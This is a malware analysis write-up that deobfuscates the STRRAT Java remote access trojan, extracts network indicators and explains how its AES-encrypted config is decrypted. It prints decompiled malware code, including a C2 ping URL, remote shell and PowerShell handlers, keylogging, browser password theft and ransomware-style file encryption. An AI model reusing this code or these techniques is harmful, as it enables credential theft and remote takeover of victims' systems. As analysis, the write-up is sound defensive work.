[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - (Choose one transformer. If there are multiple, it's recommended to try the transformer listed first)
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -     com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -     com.javadeobfuscator.deobfuscator.transformers.allatori.string.StringEncryptionTransformer
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - All detectors have been run. If you do not see anything listed, check if your file only contains name obfuscation.
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Do note that some obfuscators do not have detectors.
```

The irony is that the website providing this tool is calling us a “hacker” for reverse engineering the Java Archive.



From here we can create another file set to deobfuscate the Java Archive in question using the first recommended transformer.


```
 input: C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT.jar
output: C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated.jar
transformers:
        - com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
```

After executing the transformer in question we’re presented with a number of “decryption methods”, and “encrypted strings” being rectified. In this instance there’s some output errors also, but this isn’t of concern.

```
java -jar deobfuscator.jar --config config.yml
```

```
C:\Users\User\Desktop>java -jar deobfuscator.jar --config config.yml
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading classpath
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading input
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Computing callers
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Transforming
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Running com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
[Allatori] [StringEncryptionTransformer] Starting
[Allatori] [StringEncryptionTransformer] Decrypted 1169 encrypted strings
[Allatori] [StringEncryptionTransformer] Removed 5 decryption methods
[Allatori] [StringEncryptionTransformer] Done
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Writing
Error: java/net/HttpURLConnection could not be found while writing carLambo/Main. Using COMPUTE_MAXS
Error: java/awt/Image could not be found while writing carLambo/sabretb. Using COMPUTE_MAXS
Error: java/lang/ProcessBuilder could not be found while writing carLambo/xvbxbg. Using COMPUTE_MAXS
Error: java/io/FileInputStream could not be found while writing carLambo/ghdfdndfn. Using COMPUTE_MAXS
Error: java/util/HashMap could not be found while writing carLambo/shshnfdn. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dsgsdfge. Using COMPUTE_MAXS
Error: java/io/OutputStream could not be found while writing carLambo/ncnndfg. Using COMPUTE_MAXS
Error: java/net/Socket could not be found while writing carLambo/dgdfndnbcn. Using COMPUTE_MAXS
Error: java/lang/ProcessBuilder could not be found while writing carLambo/cbnfdhn. Using COMPUTE_MAXS
Error: java/io/BufferedReader could not be found while writing carLambo/sbsgssdfg. Using COMPUTE_MAXS
Error: java/net/Socket could not be found while writing carLambo/ghgmgf. Using COMPUTE_MAXS
Error: java/awt/Robot could not be found while writing carLambo/nddfgndt. Using COMPUTE_MAXS
Error: com/sun/jna/platform/win32/WinDef$WPARAM could not be found while writing carLambo/sgsfghhg. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dhgdghd. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/fgfnbnc. Using COMPUTE_MAXS
Error: java/util/Map could not be found while writing carLambo/xncxbc. Using COMPUTE_MAXS
Error: java/lang/IllegalAccessException could not be found while writing carLambo/ertdbdth. Using COMPUTE_MAXS
Error: java/io/FileOutputStream could not be found while writing carLambo/sdfsldf. Using COMPUTE_MAXS
Error: java/lang/String could not be found while writing carLambo/dncbnf. Using COMPUTE_MAXS
Error: java/io/BufferedReader could not be found while writing carLambo/sstydgn. Using COMPUTE_MAXS
```

At this point we can see a number of Java Archive files being referenced:



Of these referenced includes a project [“system-hook”] which is essentially being used here as a Java-based key-logger.

Examining the Main Class further we can now find reference to a pastebin URL being contacted. This gives us some potential C2 infrastructure leveraged by this malware. It should be noted this can be modified by the Pastebin user to point elsewhere.

```
if ((new StringBuilder()).insert(0, (new File(str2)).getParent()).append(sabretb).toString().equals(cbnfdhn.bsgshsbs)) {
  arrayOfString2 = bsgshsbs();
  if ((0x0 & ((((arrayOfString1 != null) ? arrayOfString1 : arrayOfString1).length == 1) ? 1 : 0)) != 0) {
    cbnfdhn.dfhttegd = cbnfdhn.sabretb(arrayOfString2[2]);
    cbnfdhn.fgsbsfgsb = 54555;
    cbnfdhn.sabretb = cbnfdhn.sabretb("https://pastebin.com/raw/Jdnx8jdg");
    cbnfdhn.gsbthstgb = 54557;
    sstvdgn.sdfsldf(sdfsldf(), arrayOfString1[0]);
  } else {
    cbnfdhn.dfhttegd = cbnfdhn.sabretb((String)(dfghrth1 = dfhttegd)[0]);
    cbnfdhn.fgsbsfgsb = Integer.parseInt(arrayOfString2[1]);
    cbnfdhn.sabretb = cbnfdhn.sabretb(arrayOfString2[3]);
    cbnfdhn.gsbthstgb = Integer.parseInt(arrayOfString2[4]);
    str5 = sdfsldf();
    (new StringBuilder()).insert(0, (new File(str5)).getParent()).append(sabretb).append("plugins.jar");
  }
  dfghrth dfghrth2 = bsgshsbs;
  sdfsldf((new StringBuilder()).insert(0, "http://str-master.pw/strigoi/server/ping.php?lid=").append(arrayOfString[8]).toString());
  cbnfdhn.sdfsldf(arrayOfString1 = paramArrayOfString, dfghrth2);
  return;
}
```

```
 Dynamic Infrastructure (Network IOC): hxxps[://]pastebin[.]com/raw/Jdnx8jdg
Pastebin Actor Account (Network IOC): hxxps[://]pastebin[.]com/u/wshsoft
```

At the time of writeup this page had been visited 32,736 times, and pointed to the domain pluginserver[.]duckdns[.]org

```
Current Infrastructure (Network IOC): pluginserver[.]duckdns[.]org
```

In addition there's a hardcoded URL mentioned which looks to contact the below:

```
Network IOC: hxxp[://]str-master[.]pw/strigoi/server/ping[.]php?lid=
```

Taking a look at the class cbnfdhn.class, we can get a feel for some potential functionality of STRRAT including shutting down an operating system, uploading and downloading files…

Enumerating the OS, processes, key-logging, stealing saved credentials.

```
    Thread.sleep(3000L);
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("remote-cmd")) {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "remote-cmd|").append(sabretb()).append("|").append(sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("power-shell")) {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "power-shell|").append(sabretb()).append("|").append(sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("file-manager")) {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "file-manager|").append(ghdfdndfn.sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("keylogger")) {
    if (!ghgmgf.sabretb) {
      Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "keylogger|").append(sabretb()).append("|").append(sdfsldf()).toString());
    } else {
      ghgmgf.sabretb = false;
      dfhttegd("Try Again");
    }
  } else if (arrayOfString[0].equals("o-keylogger")) {
    if (!ghgmgf.sdfsldf) {
      String str1 = (new StringBuilder()).insert(0, sfsrgsbd).append("keylogs_").append(String.valueOf(ssdgsbh.nextInt(9999))).append(".html").toString();
      dfhttegd("Offline Keylogger Started");
    } else {
      ghgmgf.sdfsldf = false;
      dfhttegd("Try Again");
    }
  } else if (arrayOfString[0].equals("processes")) {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "processes%%").append(sbsgssdfg.sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("h-browser")) {
    String str1 = (new StringBuilder()).insert(0, sabretb()).append("\\").append(sdfsldf()).toString();
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "open-hbrowser%%").append(str1).append("%%").append(sgsfghhg.sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("startup-list")) {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "startup-list%%").append(sstydgn.sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("remote-screen")) {
    Socket socket = sfsrgsbd("remote-screen");
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("rev-proxy")) {
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("hrdp-new")) {
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("hrdp-res")) {
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("chrome-pass")) {
    thtyrths thtyrths = new thtyrths();
    sdfsldf((new StringBuilder()).insert(0, "chrome-pass|").append(sabretb()).append("|").append(sdfsldf()).append("|").append(thtyrths.sdfsldf()).toString());
    dfhttegd("Ready");
  } else if (arrayOfString[0].equals("foxmail-pass")) {
    dsgsdfge dsgsdfge = new dsgsdfge();
```

In addition there's a reference to "crimson_info.txt" which has been publicly reported as a fake ransomware module.


```
  } else {
    Socket socket = sfsrgsbd((new StringBuilder()).insert(0, arrayOfString[0]).append("%%").append(sabretb()).append("%%").append(sdfsldf()).append("%%").append(stringBuilder.toString()).to
    dncbnf dncbnf1;
    dncbnf dncbnf2;
    if ((dncbnf2 = dncbnf1 = new dncbnf(false)).sabretb) {
      sdfsldf((dncbnf2 = dncbnf1).sdfsldf, socket);
      (new File((dncbnf2 = dncbnf1).sdfsldf)).delete();
    } else {
      sdfsldf("Firefox Not Installed", socket);
    }
    sdfsldf((dncbnf2 = dncbnf1).sdfsldf, socket);
    (new File((dncbnf2 = dncbnf1).sdfsldf)).delete();
    sdfsldf("Thunderbird Not Installed", socket);
    ((dncbnf2 = dncbnf1 = new dncbnf(true)).sabretb ? socket : socket).close();
    dfhttegd("Ready");
  }
} else if (arrayOfString[0].equals("chk-priv")) {
  if (ssdgsbh()) {
    dfhttegd("Privilege: Admin");
  } else {
    dfhttegd("Privilege: User");
  }
} else if (arrayOfString[0].equals("req-priv")) {
  paramdfghrth.sdfsldf();
  if (sstydgn()) {
    System.exit(0);
  } else {
    paramdfghrth.sabretb();
    dfhttegd("Permission Denied");
  }
} else if (arrayOfString[0].equals("rw-encrypt")) {
  sdfsldf sdfsldf = new sdfsldf(arrayOfString[1]);
  sdfsldf = sdfsldf;
  (new Thread(new bsgshsbs(sdfsldf))).start();
  dfhttegd("Encrypting Files");
} else if (arrayOfString[0].equals("rw-decrypt")) {
  sdfsldf sdfsldf = new sdfsldf(arrayOfString[1]);
  sdfsldf = sdfsldf;
  (new Thread(new dfghdmc(sdfsldf))).start();
  dfhttegd("Decrypting Files");
} else if (arrayOfString[0].equals("show-msg")) {
  String str1 = (new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString();
  (new FileWriter(str1)).write(arrayOfString[1]);
  (new FileWriter(str1)).close();
  Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c notepad \"").append(str1).append("\"").toString());
  dfhttegd("Ready");
} else if (arrayOfString[0].equals("screen-on")) {
  (new Thread(new fhtttg())).start();
  dfhttegd("Activated");
}
System.out.println(arrayOfString);
```

Part 2: Extracting and Decrypting STRRAT Configuration

To perform more thorough analysis on the deobfuscated STRRAT, we're going to leverage a tool called 'Recaf'. This will allow us to decompile Java classes in a more user-friendly way given the malware authors have reused class and method names. Upon decompiling this we're going to take a look at the primary entry point of the program in the "Main" class.


An easy way to find this class is to search for "void main" because the main class method isn't intended to return any output. In the below we see a watermark added to the malware to show that "Allatori Obfuscator 7.3 DEMO" was used to obfuscate it. In addition we can see it is checking for the number of arguments provided, and where this isn't provided it will run the Main.bsgshsbs method (which is returning an object to be created from the 'dfghrth' class). Further to this we can see a message of "This PC is not supported" being returned after this if a string isn't able to be assigned from the output of Main.sdfsldf. To find the right method definition here we can search for "String sdfsldf()" given we know it is returning a string, and here we can see that it is simply looking for the path the running JAR file is running from (likely taken from this StackOverflow post).

Examining the object created from the "dfghrth" class reveals this is a file lock being created in the user's home directory. If there are command-line arguments added this will create a file lock with the name "64578lock.file" in the user's home directory given this number is passed as a parameter when creating this lock object.




This serves as the port that the RAT will connect back to.


In the case where no command-line arguments are provided, this will first create an object called “object2” from the Main class method “bsgshsbs”. To make finding these references easier, we’ll begin right clicking them and using “Goto definition”.



We can also reveal references to this particular method by instead clicking “Search references”.



Examining this method we can see that it looks to be taking in a stream from a file within its resources called ‘config.txt’, Base64 decoding it, and then it passes this and the string “strigoi” to another method, this time within the sabretb class called “dfhttegd”.




Within this class and method we can see that STRRAT is performing an AES decryption routine based on the provided AES encrypted stream from config.txt, and a “password” of “strigoi”.

Although I’m no crypto expert, in short, the password is being used to derive a secret key via the “password-based key derivation function 2” (PBKDF2), 65536 SHA1 hashing iterations, a key size of 128, using CBC mode, and a salt which is the ‘nonce’ extracted from our AES encrypted string. In this instance the “salt” (nonce) functions as the Initialisation Vector used with the AES Key to decrypt the string.

- More reading around AES Encryption and Decryption in Java can be found created by baeldung

